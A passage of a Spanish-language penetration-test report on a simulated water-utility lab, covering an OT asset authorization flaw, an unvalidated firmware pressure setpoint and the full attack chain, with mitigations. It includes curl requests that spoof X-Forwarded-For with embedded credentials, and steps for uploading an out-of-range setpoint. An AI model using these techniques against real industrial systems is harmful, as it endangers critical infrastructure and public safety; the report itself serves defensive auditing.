Descripción técnica y causa raíz

El endpoint asset-context.php, consumido por el panel de activos del HMI de mantenimiento, permite a una sesión con rol maintenance consultar el contexto operativo de cualquier activo de la red OT metropolitana (37 activos en total) simplemente conociendo o adivinando su identificador, sin que el servidor valide en ningún momento que ese rol tenga autorización real sobre cada activo específico. El propio servidor devuelve en cada respuesta el campo access.server_enforced_dependency_boundary en false, reconociendo explícitamente que no aplica ese límite. Recorriendo la cadena de dependencias sugerida por el propio servidor (campo expected_next) desde el gateway RTU-GW-07 hasta la zona de servicio ZONE-SL-A (6 pasos) se obtuvo la bandera, junto con el encabezado X-INTERAFAS-Authorization-Scope: exceeded en el último paso.

Causa raíz: El servidor únicamente "sugiere" un orden de navegación de la cadena de dependencias (a modo de guía de interfaz) pero no lo hace cumplir como control de seguridad: cualquier activo puede

consultarse en cualquier orden o de forma aislada, y el rol maintenance tiene acceso de lectura a información de activos fuera de su alcance operativo real.

Comprobación del hallazgo

- Con sesión autenticada (rol maintenance) y bypass de zona del hallazgo 16, se consultó GET /operations/asset-context.php?asset=RTU-GW-07, obteniendo path.depth=1/6 y expected_next=PLC-SL-01.
- Se repitió la consulta siguiendo cada expected_next devuelto: PLC-SL-01 → P-SL-101 → HDR-SL-01 → V-SL-201 → ZONE-SL-A.
- En el último paso (depth=6/6, complete=true) el servidor devolvió los encabezados X-INTERAFAS-Dependency-Chain: complete, X-INTERAFAS-Authorization-Scope: exceeded y X-INTERAFAS-Validation con la bandera.
- En cada una de las seis respuestas, el campo access.server_enforced_dependency_boundary se mantuvo en false, confirmando la ausencia de control real de autorización por activo.

Evidencia técnica



Figura 19.1 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).




Figura 19.2 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).




Figura 19.3 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).




Figura 19.4 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).

```
PS C:\Users\aaron> curl.exe -s -i -u soporte.ot:Soporte343 -H "X-Forwarded-For: 10.40.20.5" -b "PHPSESSID=082a77d8b285f64f03094u00f9e8a8d6" "http://localhost:8080/operations/asset-context.php?asset=P-SL-101"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 02:47:55 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Asset-Context: operational-dependency
Content-Length: 756
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "asset": "P-SL-101",
    "type": "Pump",
    "station": "Saint Louis",
    "zone": "Process",
    "function": "Primary high-lift pumping",
    "status": "RUNNING",
    "dependency_class": "PROCESS",
    "related": [
        "PLC-SL-01",
        "HDR-SL-01"
    ],
    "access": {
        "role": "maintenance",
        "scope": "maintenance-context",
        "server_enforced_dependency_boundary": false
    },
    "path": {
        "sequence_length": 6,
        "visited": [
            "RTU-GW-07",
            "PLC-SL-01",
            "P-SL-101"
        ],
        "depth": 3,
        "complete": false,
        "error": false,
        "error_asset": null,
        "expected_next": "HDR-SL-01"
    },
    "firmware_context": null
}
```

Figura 19.5 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).

```
PS C:\Users\aaron> curl.exe -s -i -u soporte.ot:Soporte343 -H "X-Forwarded-For: 10.40.20.5" -b "PHPSESSID=082a77d8b285f64f03094u00f9e8a8d6" "http://localhost:8080/operations/asset-context.php?asset=HDR-SL-01"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 02:48:18 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Asset-Context: operational-dependency
Content-Length: 832
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "asset": "HDR-SL-01",
    "type": "Hydraulic Header",
    "station": "Saint Louis",
    "zone": "Distribution",
    "function": "Metropolitan distribution header",
    "status": "PRESSURIZED",
    "dependency_class": "DISTRIBUTION",
    "related": [
        "P-SL-101",
        "V-SL-201",
        "V-SL-202"
    ],
    "access": {
        "role": "maintenance",
        "scope": "maintenance-context",
        "server_enforced_dependency_boundary": false
    },
    "path": {
        "sequence_length": 6,
        "visited": [
            "RTU-GW-07",
            "PLC-SL-01",
            "P-SL-101",
            "HDR-SL-01"
        ],
        "depth": 4,
        "complete": false,
        "error": false,
        "error_asset": null,
        "expected_next": "V-SL-201"
    },
    "firmware_context": null
}
```

Figura 19.6 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).

```
PS C:\Users\aaron> curl.exe -s -i -u soporte.ot:Soporte343 -H "X-Forwarded-For: 10.40.20.5" -b "PHPSESSID=082a77d8b285f64f03094u00f9e8a8d6" "http://localhost:8080/operations/asset-context.php?asset=V-SL-201"
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 02:48:50 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store
Pragma: no-cache
X-INTERAFAS-Asset-Context: operational-dependency
Content-Length: 816
Content-Type: application/json; charset=utf-8

{
    "ok": true,
    "asset": "V-SL-201",
    "type": "Control Valve",
    "station": "Saint Louis",
    "zone": "Distribution",
    "function": "Zone A distribution control",
    "status": "OPEN",
    "dependency_class": "FIELD",
    "related": [
        "HDR-SL-01",
        "ZONE-SL-A"
    ],
    "access": {
        "role": "maintenance",
        "scope": "maintenance-context",
        "server_enforced_dependency_boundary": false
    },
    "path": {
        "sequence_length": 6,
        "visited": [
            "RTU-GW-07",
            "PLC-SL-01",
            "P-SL-101",
            "HDR-SL-01",
            "V-SL-201"
        ],
        "depth": 5,
        "complete": false,
        "error": false,
        "error_asset": null,
        "expected_next": "ZONE-SL-A"
    },
    "firmware_context": null
}
```

Figura 19.7 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).




Figura 19.8 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).



Figura 19.9 — Evidencia del hallazgo 19 (UPSLP_CNOIV-CHAIN-REACTION-19).

Impacto y riesgo

Un rol operativo de nivel mantenimiento puede mapear la totalidad de la arquitectura de activos OT metropolitana (controladores, bombas, válvulas, zonas de servicio) excediendo claramente el alcance que su función requiere, lo que constituye tanto una violación del principio de mínimo privilegio como una fuente de reconocimiento detallado para planear un ataque dirigido (como el del hallazgo 20).

Mitigación propuesta

Implementar control de autorización por activo basado en el alcance real asignado al rol/usuario (scoped access control), en lugar de depender de que la interfaz solo "sugiera" un recorrido; auditar y alertar sobre patrones de consulta que excedan el alcance esperado de un rol (detección de reconocimiento interno).

Hallazgo 20 — Manipulación de parámetro operacional de firmware sin validación de rango, con impacto físico (cascada catastrófica)

Referencia de validación: UPSLP_CNOIV-NOW-YOU-CONTROL-20 | Severidad: Crítica | Componente: /operations/firmware.php (parámetro pressure_setpoint_bar)

Categoría: Validación de entrada insuficiente en parámetro de control de proceso / Modify Parameter — ATT&CK for ICS T0836 (CWE-20 / CWE-1288)

Descripción técnica y causa raíz

Una vez acreditada la cadena de dependencias del hallazgo 19 y registrada esa bandera en el Auditor, el menú de Firmware del HMI de mantenimiento se habilita. Dicho panel permite descargar el respaldo de configuración vigente del gateway RTU-GW-07 (pressure_setpoint_bar: 4.2, el baseline de ingeniería del sistema) y cargar un archivo de configuración modificado. El servidor no valida que el nuevo valor de pressure_setpoint_bar se encuentre dentro de un rango operativo seguro: se cargó un valor de 9.5 bar

(más del doble del baseline) y el sistema lo aceptó e instaló sin objeción, desencadenando de forma automática una cascada de fallas en cinco etapas (STAGE 1/5 a 5/5) hasta alcanzar el estado CATASTROPHIC STATE, momento en el que el sistema reveló la bandera final junto al nombre de la plataforma.

Causa raíz: El backend de actualización de firmware no implementa validación de rango de ingeniería (engineering range / sanity check) sobre parámetros operacionales críticos antes de aceptarlos e instalarlos: únicamente valida la integridad del archivo (ver hallazgo 18), nunca la plausibilidad física del valor que ese archivo establece para el proceso.

Comprobación del hallazgo

- Se confirmó el menú Firmware habilitado tras acreditar el hallazgo 19 (data-unlocked pasa a activo tras el registro de la bandera en el Auditor).
- Se descargó el respaldo de configuración desde Firmware → BACKUP, confirmando los campos device, version, mode, diagnostic y pressure_setpoint_bar: 4.2 (baseline).
- Se preparó una copia del backup modificando únicamente pressure_setpoint_bar a 9.5, dejando el resto de campos intactos.
- Se cargó el JSON modificado mediante la opción "Validar e instalar" del propio panel de Firmware.
- Se observó en el HMI, en intervalos de aproximadamente 3 segundos, el avance de la cascada: incremento de presión y caudal, crecimiento del número de alarmas (de 486 a 6,842), caída de disponibilidad (de 82.30% a 4.10%) y propagación progresiva del estado rojo (STAGE 1/5 → 5/5, CATASTROPHIC STATE).
- Al alcanzar CATASTROPHIC STATE, la bandera UPSLP_CNOIV-NOW-YOU-CONTROL-20 apareció automáticamente en negritas junto al nombre de INTERAFAS en el encabezado del HMI.

Evidencia técnica




Figura 20.1 — Evidencia del hallazgo 20 (UPSLP_CNOIV-NOW-YOU-CONTROL-20).




Figura 20.2 — Evidencia del hallazgo 20 (UPSLP_CNOIV-NOW-YOU-CONTROL-20).




Figura 20.3 — Evidencia del hallazgo 20 (UPSLP_CNOIV-NOW-YOU-CONTROL-20).




Figura 20.4 — Evidencia del hallazgo 20 (UPSLP_CNOIV-NOW-YOU-CONTROL-20).




Figura 20.5 — Evidencia del hallazgo 20 (UPSLP_CNOIV-NOW-YOU-CONTROL-20).

Impacto y riesgo

Es el hallazgo de mayor severidad de todo el ejercicio: demuestra impacto físico real sobre un proceso de infraestructura crítica (suministro de agua potable metropolitano). Un atacante que recorra la cadena completa (hallazgos 16 → 17/19 → 18 → 20) puede pasar de un simple encabezado HTTP falsificado a provocar una falla catastrófica controlable del sistema de bombeo y distribución, con consecuencias potenciales sobre la continuidad del servicio y la seguridad de la población atendida.

Mitigación propuesta

Implementar validación de rango de ingeniería (mínimos y máximos seguros, definidos por el fabricante/operador) sobre todo parámetro de control de proceso antes de aceptarlo, tanto en el gateway como en una capa de control independiente (interlock) que no pueda ser sobrescrita únicamente por software; exigir doble verificación/aprobación humana para cambios de parámetros operacionales críticos, conforme a las mitigaciones de NIST SP 800-82 Rev. 3 y a la práctica M0947 (Audit) de ATT&CK for ICS.

5. Cadena de ataque

Aunque las 20 vulnerabilidades pueden explotarse de forma independiente, el ejercicio completo revela una cadena de ataque coherente en la que los hallazgos tempranos habilitan o facilitan los posteriores, culminando en impacto sobre infraestructura física crítica. La siguiente narrativa conecta los hallazgos entre sí:

Fase 1 — Reconocimiento y fuga de información (hallazgos 01, 02, 04, 05, 09, 15)

El atacante no necesita credenciales para comenzar: robots.txt (01), el bundle de configuración del cliente (02), archivos de respaldo (04), mensajes de error verbosos (05) y una enumeración de rutas con dirsearch (09) entregan, en conjunto, artefactos de despliegue, código fuente parcial, rutas internas del servidor y el nombre del esquema de base de datos. Esta información reduce drásticamente el esfuerzo necesario para las siguientes fases (por ejemplo, saber que existe un esquema "interafas" en MySQL agiliza la explotación de la inyección SQL del hallazgo 7).

Fase 2 — Abuso de autenticación y autorización (hallazgos 03, 06, 10, 11, 12, 14)

Con el portal ciudadano como superficie, el atacante encadena una fijación de sesión (10) que le permitiría secuestrar la sesión de una víctima, y una serie de fallas de autorización a nivel de objeto (IDOR/BOLA) que le permiten leer expedientes (03), historiales (11) y cuentas de terceros (12) sin relación con su propia identidad. El hallazgo 06 es el punto de inflexión de esta fase: una cookie de rol no validada por el servidor permite escalar de una sesión ciudadana común a privilegios administrativos sobre el módulo de Contrataciones, y desde ahí abusar de la validación inconsistente de vínculos contrato-proveedor (14).

Fase 3 — Inyección, XSS y fraude de lógica de negocio (hallazgos 07, 08, 13)

Con o sin privilegios elevados, los puntos de entrada de validación de referencias (07, inyección SQL explotada con sqlmap) y de reportes ciudadanos (08, XSS almacenado capaz de robar sesiones de otros usuarios, incluido personal administrativo) representan compromisos directos de la base de datos y de cualquier sesión que visualice contenido manipulado. En paralelo, la confianza indebida en el monto de pago enviado por el cliente (13) demuestra que ni siquiera se requiere una vulnerabilidad técnica clásica para generar fraude financiero contra el organismo.

Fase 4 — Pivote a la red operativa (OT) e impacto físico (hallazgos 16, 17, 19, 18, 20)

La fase más crítica inicia con la fuga de metadatos de arquitectura interna (15), que revela la existencia de una frontera de confianza entre la red web y el segmento OPS-NET-20. Esa frontera resulta estar controlada por un encabezado HTTP falsificable, X-Forwarded-For (16): spoofearlo abre por completo el árbol de rutas /operations/*. Dentro de ese segmento, el servicio de telemetría carece de autenticación (17), permitiendo observar el proceso en tiempo real, y el endpoint de contexto de activos permite mapear toda la arquitectura OT excediendo el alcance del rol de mantenimiento (19). Acreditar esa cadena de activos desbloquea el canal de actualización de firmware del gateway RTU-GW-07, protegido por una credencial legacy con hash SHA-1 recuperable (18) y que, una vez autenticado, solo valida integridad, nunca autenticidad del paquete. Esa misma ausencia de validación de rango se repite un nivel más abajo, sobre el parámetro físico de presión (20): sin interlocks ni verificación de rango de ingeniería, un archivo de configuración con un valor fuera de rango desencadena una cascada de fallas que termina en un estado catastrófico simulado del sistema de bombeo metropolitano.

En conjunto, la cadena demuestra que una infraestructura crítica de agua potable puede verse comprometida de principio a fin partiendo únicamente de errores de configuración en su sitio web público, sin que en ningún punto haya sido necesario explotar una vulnerabilidad de día cero: todas las fallas corresponden a categorías ampliamente conocidas (OWASP Top 10 y MITRE ATT&CK for ICS) cuya mitigación es bien entendida por la industria.

6. Conclusiones

El ejercicio de auditoría ofensiva sobre INTERAFAS-LAB confirma un patrón recurrente en organismos operadores de servicios públicos: los controles de seguridad más sofisticados (como el hashing de contraseñas o los firewalls perimetrales) suelen coexistir con fallas básicas de gobernanza de la información —archivos de respaldo olvidados, parámetros confiados al cliente, encabezados HTTP usados como control de acceso— que en conjunto terminan siendo tan o más explotables que una vulnerabilidad técnica sofisticada.

Tres recomendaciones estratégicas se desprenden del conjunto de hallazgos, por encima de las mitigaciones puntuales de cada vulnerabilidad:

- Segmentación de red real: ninguna decisión de confianza entre la red corporativa y la red operativa debe depender de un dato que el cliente pueda enviar o modificar (encabezados HTTP, cookies, parámetros). La segmentación debe aplicarse en el perímetro de red físico/lógico, con defensa en profundidad adicional a nivel de aplicación dentro de cada segmento, conforme a NIST SP 800-82.
- Autorización consistente por objeto y por rol: la autenticación (saber quién eres) y la autorización (qué puedes hacer y sobre qué objetos específicos) deben tratarse como controles independientes y aplicarse en el servidor, en todo endpoint — documentado, oculto o deducido — y sobre todo objeto individual, nunca basándose en que la interfaz no lo enlace visiblemente.
- Validación de rango e integridad real en procesos físicos: todo parámetro que incida sobre un proceso físico (presión, caudal, estados de diagnóstico) requiere validación de rango de ingeniería del lado del servidor e interlocks independientes de software, y todo mecanismo de actualización de firmware u OT debe verificar autenticidad criptográfica del origen, no solo integridad del contenido.

Las 20 banderas fueron acreditadas íntegramente dentro del Portal del Auditor (trazabilidad completa, bitácora de 21 eventos), lo que respalda que cada hallazgo documentado en este informe corresponde a una explotación real y verificable dentro del entorno de laboratorio.

Referencias

- MITRE ATT&CK for ICS — T1693 Modify Firmware, T1693.001, T1693.002, T0836 Modify Parameter, M0947 Audit.
- NIST SP 800-193 — Platform Firmware Resiliency Guidelines.
- NIST SP 800-82 Rev. 3 — Guide to Operational Technology Security.
- CISA / ICS-CERT — Common Cybersecurity Vulnerabilities in Industrial Control Systems; ICS Recommended Practices.
- OWASP Top 10 (2021) A01 Broken Access Control, A03 Injection, A05 Security Misconfiguration.
- CWE: 20, 79, 89, 200, 209, 261/916, 269, 290, 345/347, 384, 530/538/540/548, 602, 639, 862/863, 923, 1288.